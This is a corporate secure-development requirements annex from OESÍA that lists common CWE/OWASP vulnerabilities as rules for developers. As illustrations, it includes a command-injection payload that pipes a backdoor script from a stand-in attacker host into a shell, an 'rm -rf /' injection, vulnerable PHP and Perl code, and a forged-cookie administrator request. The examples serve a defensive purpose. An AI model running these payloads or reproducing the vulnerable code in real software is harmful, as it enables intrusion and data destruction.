Policy.

General terms and conditions of purchase

Annex GCP.NOR.DEV.ONW655-Security Requirements For Software Development

Non-desclasare clause

Information is included that must be kept and treated confidentially. All total or partial, free or onerous reproduction, distribution, public communication or transformation by any means or procedure, without the prior written authorisation of OESÍA Networks, S.L. (hereinafter OESIA) is prohibited. This document is strictly confidential. If you should decide not to carry out this project with OESÍA, to select another consulting company or organisation or to use your own internal resources to do it, at our request you must return all copies of this document to us, together with your written confirmation that you have not kept any copies of the document or its content.

Personal data protection

The Contract drawn up on the basis of this technical offer may, where appropriate, entail access by OESÍA to personal data relating to the Client's subscribers or third parties, for which the Client is responsible, and for which OESÍA undertakes to strictly observe all legal provisions of any kind regarding the protection of personal data.

In no case may OESÍA transfer the data provided by the Client or the physical or electronic media in which said data are detailed to third parties for any reason, in whole or in part, or use or make use of them for purposes other than those intended in the Contract drawn up on the basis of this technical offer.

OESÍA, within the contractual term, undertakes to destroy the data and return them to the client in accordance with the provisions of the legislation on the protection of personal data.

OESÍA will take all necessary security measures to ensure the security and integrity of such data that it accesses or which are provided to it under the Contract drawn up on the basis of this technical offer.

OESÍA undertakes to immediately notify the client of any failure detected that may jeopardise the security and confidentiality of the data and documents that are the object of the Contract drawn up on the basis of this technical offer.

OESÍA will be liable for the obligations set forth in this provision, so that if, due to its actions or omissions, the Client has any type of sanction imposed on it by the Spanish Data Protection Agency or third-party claims are directed against it based on a breach of the legal provisions on data protection, the client may claim any amounts as well as the damages suffered,by all legal means at its disposal.

INDEX

0. Introduction

The document includes the most frequent vulnerabilities in software applications as requirements (source: SANS, CVE, OWASP), so that they can be traced to the design of the applications that are developed in the Oesía Group, responding to the vulnerabilities indicated as a requirement, and, in turn, can be traced with tests that demonstrate that the application is protected against the vulnerability described in the requirement.

An application is considered vulnerable if it can be used as a point of entry to critical infrastructures, a point of access to sensitive information that may be exploited later, or sensitive to crashes, leaving critical services unavailable.

Requirements that are applicable to the development under analysis shall be tested either automatically or manually by inspection or functional demonstration of the design.

It is assumed that cryptographic systems not recommended in document CCN-STIC 221 – Guide to Cryptographic Mechanisms Authorised by the CCN will not be used.

1 Anti-Vulnerability Requirements (Top Vulnerabilities)

1.1 Principle of Least Privilege

1.1.1 Applicability

All developments

1.1.2 Description

The applications will be developed adhering to the principle of least privilege, accessing only the resources essential for their function, and with the privileges that are essential.

1.2 Memory Buffer Error (CWE-119)

1.2.1 Applicability

Applicable to C, C++ applications.

1.2.2 Description

The application must be protected against memory overflows in those cases in which a programming language is used that allows direct access to memory (e.g. C, C++)

For all data inputs outside the application, it is recommended to use lists of valid inputs or apply input validation algorithms (see document CCN-STIC 221 – Guide to Cryptographic Mechanisms Authorised by the CCN).

All direct writes to memory must be protected against overflows, to prevent attackers from overwriting unwanted memory areas, with special care in pointers to functions, permission flags, crashes (denial of service), or creation of infinite loops.

Reference: https://cwe.mitre.org/data/definitions/119.html

1.3 Cross-site Scripting (CWE-79)

1.3.1 Applicability

Applicable to web servers.

1.3.2 Description

The application shall prevent malicious scripts from being injected into web applications running in web browsers.

Cases to consider:

- Input of unvalidated data and data from untrusted sites via web forms
- Generation of web pages with malicious scripts inserted in them
-

The application must be protected against the following script injections:

- Non-persistent Script (Reflected XSS)
- Persistent Script (Stored XSS)
- Type 0 (DOM-Based XSS)

1.4 Unvalidated Input Error (CWE-20)

1.4.1 Applicability

All developments

1.4.2 Description

The application must validate all input data in a way that prevents data inputs that allow changes on the application's control flows, control of resources for which it is not authorised, or the running of unexpected code.



Illustration1: Example of unvalidated input data exploitation

1.5 Sensitive Information Exposure Error (CWE-200 / OWASP A02:2021)

1.5.1 Applicability.

All kinds of applications

1.5.2 Description

The application must not display sensitive information to users in the event of error conditions. In particular:

- Private information: personal messages for users, financial information, health data, geographic location, or user contact details.
- System states (e.g. operating system, installed packages, etc.)
- Industrial secrets or intellectual property of the software

- Network status and/or its configuration
- Application source code or internal states
- Metadata; e.g. connection log, message headers, etc.
- Indirect information that can be seen by an attacker; e.g. discrepancies between two internal operations.

It is especially important to protect the status information, usually used for debugging applications from improper access (if it is a log), or avoid displaying it on the screen. One specific case is the error messages returned in connections to databases, which can show information that can be used by attackers.

1.6 Out-of-bounds Read Error (CWE-125)

1.6.1 Applicability

Applicable to developments in C, and C++.

1.6.2 Description

The application will not allow readings outside the limits established for the data buffer, avoiding the reading of data not allowed and/or preventing the application from crashing.

For all data inputs outside the application, it is recommended to use lists of valid inputs or apply input validation algorithms (see document CCN-STIC 221 – Guide to Cryptographic Mechanisms Authorised by the CCN).

1.7 SQL Injection (CWE-89)

1.7.1 Applicability

All developments with access to SQL databases

1.7.2 Description

The application will not allow the total or partial injection of SQL code in the data input fields / interfaces.

This occurs especially in data input web forms without malicious input detection mechanisms, using the input data as a string to be concatenated into SQL sequences.

1.8 Use of Previously Freed Memory (CWE-416)

1.8.1 Applicability

Applicable to developments in C, and C++.

1.8.2 Description

The application will not make use of memory zones that have been previously freed, avoiding the application crashing or the execution of arbitrary code from the application (if a C++ method pointer points to an address where valid shellcode is found, it might be possible to have the shellcode run).

Mitigation: When freeing pointers, assign them NULL after freeing them, with special care in cases of complex data structures.

1.9 Integer Overflow Error or Wrapaound (CWE-190)

1.9.1 Applicability

All developments

1.9.2 Description

The application must confirm that the calculations made with integers do not exceed the maximum and minimum limits of the type of variable used, nor unwanted rounding, avoiding change to small values or undesired sign, which may affect loop control conditions, control decision-making, or calculation of memory sizes associated with variables.

1.10 Cross-Site Request Forgery (CWE-352)

1.10.1 Applicability

Applicable to web servers.

1.10.2 Description

The application must always confirm whether the HTTP request made (which may be valid and well-formed) comes from the correct user who made the request.

1.11 Directory Traversal (CWE-22)

1.11.1 Applicability

All developments with interactions with third parties

1.11.2 Description

The application will prevent the traversal of local directories and/or files (e.g. by avoiding escape elements in directory paths or absolute paths), preventing attackers from reading (or even modifying) files on the server running the application.



Illustration2: Example of directory browsing attack

1.12 Operating System Command Injection (CWE-78)

1.12.1 Applicability

Applicable to applications with special privileges granted to third parties.

1.12.2 Description

The application shall prevent the running of operating system commands modified with malicious intent; e.g. sending via form commands like $(curl https://web-attacker.com/backdoor.sh | sh).

This vulnerability occurs when the application generates an operating system command from external inputs, allowing the inclusion of additional commands, allowing the running of potentially dangerous operating system commands.

Example:

Code to run on the server

$userName = $_POST["user"];

$command = 'ls -l /home/' . $userName;

system($command);

If the content of userName is not checked, y is replaced by ;rm -rf /

The command that is finally run is ls -l /home/;rm -rf / **deleting the file system completely**

1.13 Out-of-bounds Write (CWE-787)

1.13.1 Applicability

Developments in C/C++

1.13.2 Development

The application shall prevent writing outside the memory bounds allocated to a variable, either at the beginning or end of the allocated memory, or in a memory address not intended for the variable in question, due to error in the handling of memory pointers.

1.14 Unrestricted Upload of File with Dangerous Type (CWE-434 / OWASP A01:2021)

1.14.1 Applicability

Web developments that allow the uploading of third-party files (either human operators or third-party applications), with special attention to files with .asp and .php extensions

1.14.2 Description

The application must prevent the uploading of files that contain code that can be run by the application during upload. The extension of the files uploaded to the application should always be checked, denying the upload if extensions that are potentially dangerous for the application are identified.

1.15 NULL Pointer Dereference (CWE-476)

1.15.1 Applicability

C / C++ / C# / Java / Go developments

1.15.2 Description

The application will confirm that no calls are made to pointers considered valid when they are actually null.

This usually occurs in unhandled exceptions in the running of the application.

1.16 Deserialisation of Untrusted Data (CWE-502)

1.16.1 Applicability

All developments that import or load serialised data from unsecured sources; typically: Java, Ruby, PHP, Python

1.16.2 Description

The application will validate the data type when loading serialised data, rejecting data of a type that is not expected or recognised as valid. Under no circumstances shall the application run any deserialised data without first validating the type.

1.17 Uncontrolled or Improper Authentication (CWE-287)

1.17.1 Applicability

All developments with credential validation

1.17.2 Description

The application will always validate third party credentials before allowing access to it (by construction in the application architecture)

Example: code that allows administrator permissions to be granted and code to be run since it doesn't run a credential check:

```
my $q = new CGI;
if ($q->cookie('loggedin') ne "true")
{
        if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
                ExitError("Error: you need to log in first");
        }
        else {
                # Set loggedin and user cookies.
                $q->cookie(
                -name => 'loggedin',
                -value => 'true'
                );

                $q->cookie(
                -name => 'user',
                -value => $q->param('username')
                );
        }
```

```
}

if ($q->cookie('user') eq "Administrator") {
        DoAdministratorTasks();
}
```

Malicious entry:

GET /cgi-bin/vulnerable.cgi HTTP/1.1

Cookie: user=Administrator

Cookie: loggedin=true

[body of request]

1.18 Use of Hard-coded Credentials (CWE-798)

1.18.1 Applicability

All developments using credentials

1.18.2 Description

The application will not include credentials of any kind (passwords, crypto keys, etc.) in the code. The credentials defined in the code open the development door bypassing the protections defined by the system administrator.

This can occur for both input and output credentials:

- Input credentials: the development has the credentials verification keys defined in the development code. This implies that the same verification key is always used in all deployments, it cannot be changed by an administrator, and the only way to self-protect if the verification key is discovered is to completely isolate the development in all deployments made (once known, it gives access to all deployments).
- Output credentials: the development sends verification keys that are defined in the development code. It usually affects the client side of a development. If an attacker extracts the client's key, it gives them access to all backends that the client communicates with and which expect the client's fixed key.

1.19 Missing Authorization (CWE-862)

1.19.1 Applicability

All development with access to sensitive data / services that is protected and accessible only to authorised users.

1.19.2 Description

The application will verify the identity of external players who require access to application data or services that are restricted to profiles defined in the application.

The application will provide access only to the data / services approved in the profile defined for the accessing agent.

1.20 Improper Neutralization of Special Elements used in a Command (CWE-77 ('Command Injection'))

1.20.1 Applicability

Developments that generate commands for the OS or third-party libraries using third-party data as command input parameters.

1.20.2 Description

The application must verify that the parameters used in the composition and running of OS commands (or third-party libraries) from sources external to the application are adequate, filtering any parameter that could be harmful on running the command.

1.21 Missing Authentication for Critical Function (CWE-306)

1.21.1 Applicability

Any development that provides access to critical functions based on the user profile / third party application.

1.21.2 Description

The application will identify those functions considered critical in the development, and will require and verify the authentication of the user / external service that is trying to make use of the function.

1.22 Incorrect Default Permissions (CWE-276)

1.22.1 Applicability

All developments that start with default permissions when installed / deployed for the first time.

1.22.2 Description

The application will specify and configure (by design) the appropriate permissions for each application access group (whether users or third-party applications), especially for those roles that allow the modification of the permissions of the rest of the roles of the application.

1.23 Server-Side Request Forgery (SSRF) (CWE-918 / OWASP A10:2021)

1.23.1 Applicability

All developments with a server that returns data to a client.

1.23.2 Description

The application will make sure the client to which responses are sent is correct (machine and port to which the response is sent within the supported range) before sending the response.

1.24 Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') (CWE-362)

1.24.1 Applicability

Developments in C / C++ / Java.

1.24.2 Description

The application will guarantee that concurrent executions will not allow simultaneous access to shared resources, especially in critical code processes (saving credentials, saving state, etc.).

The application must therefore guarantee:

- Exclusivity when accessing shared resources, so that no other process can change the shared resource while it is accessing the application.
- Atomicity when running the code, guaranteeing that no other process can execute similar actions on the shared resource while the application is acting on the resource.

1.25 Uncontrolled Resource Consumption (CWE-400)

1.25.1 Applicability

Developments that make use of limited resources.

1.25.2 Description

The application will delimit the use it needs of shared resources so as not to monopolise the shared resource and prevent the rest of the applications from running normally (avoiding denial of service attacks). Usually these conditions occur in:

- Unhandled failure conditions, leaving the resource in use by the application that has failed
- Non-existence of functions to free the resource when it is no longer necessary.

1.26 Improper Restriction of XML External Entity Reference (CWE-611 / OWASP A05:2021)

1.26.1 Applicability

Web developments that make use of XML files.

1.26.2 Description

The application will make sure that the references to external entities included in XML files come from trusted environments (defined in the application specification).

1.27 Improper Control of Generation of Code ('Code Injection') (CWE-94)

1.27.1 Applicability

All developments with code automatically generated by third parties or using third party data as part of the code generated in the development.

1.27.2 Description

The application will make sure that the automatically generated code (whether in its entirety, or made up of third-party input data) does not allow changes or undesired actions of the generated code.

1.28 Vulnerable and Outdated Components (OWASP A06:2021)

1.28.1 Applicability

All developments using third-party components (including OS, databases and associated managers, execution environments, and libraries).

1.28.2 Description

The application will use the latest verified versions of third-party components downloaded from trusted sites indicated by the CiSO as far as possible.

In all cases, a catalogue of third-party components will be made indicating the version used.

The application will not include third party components that are not used in the application.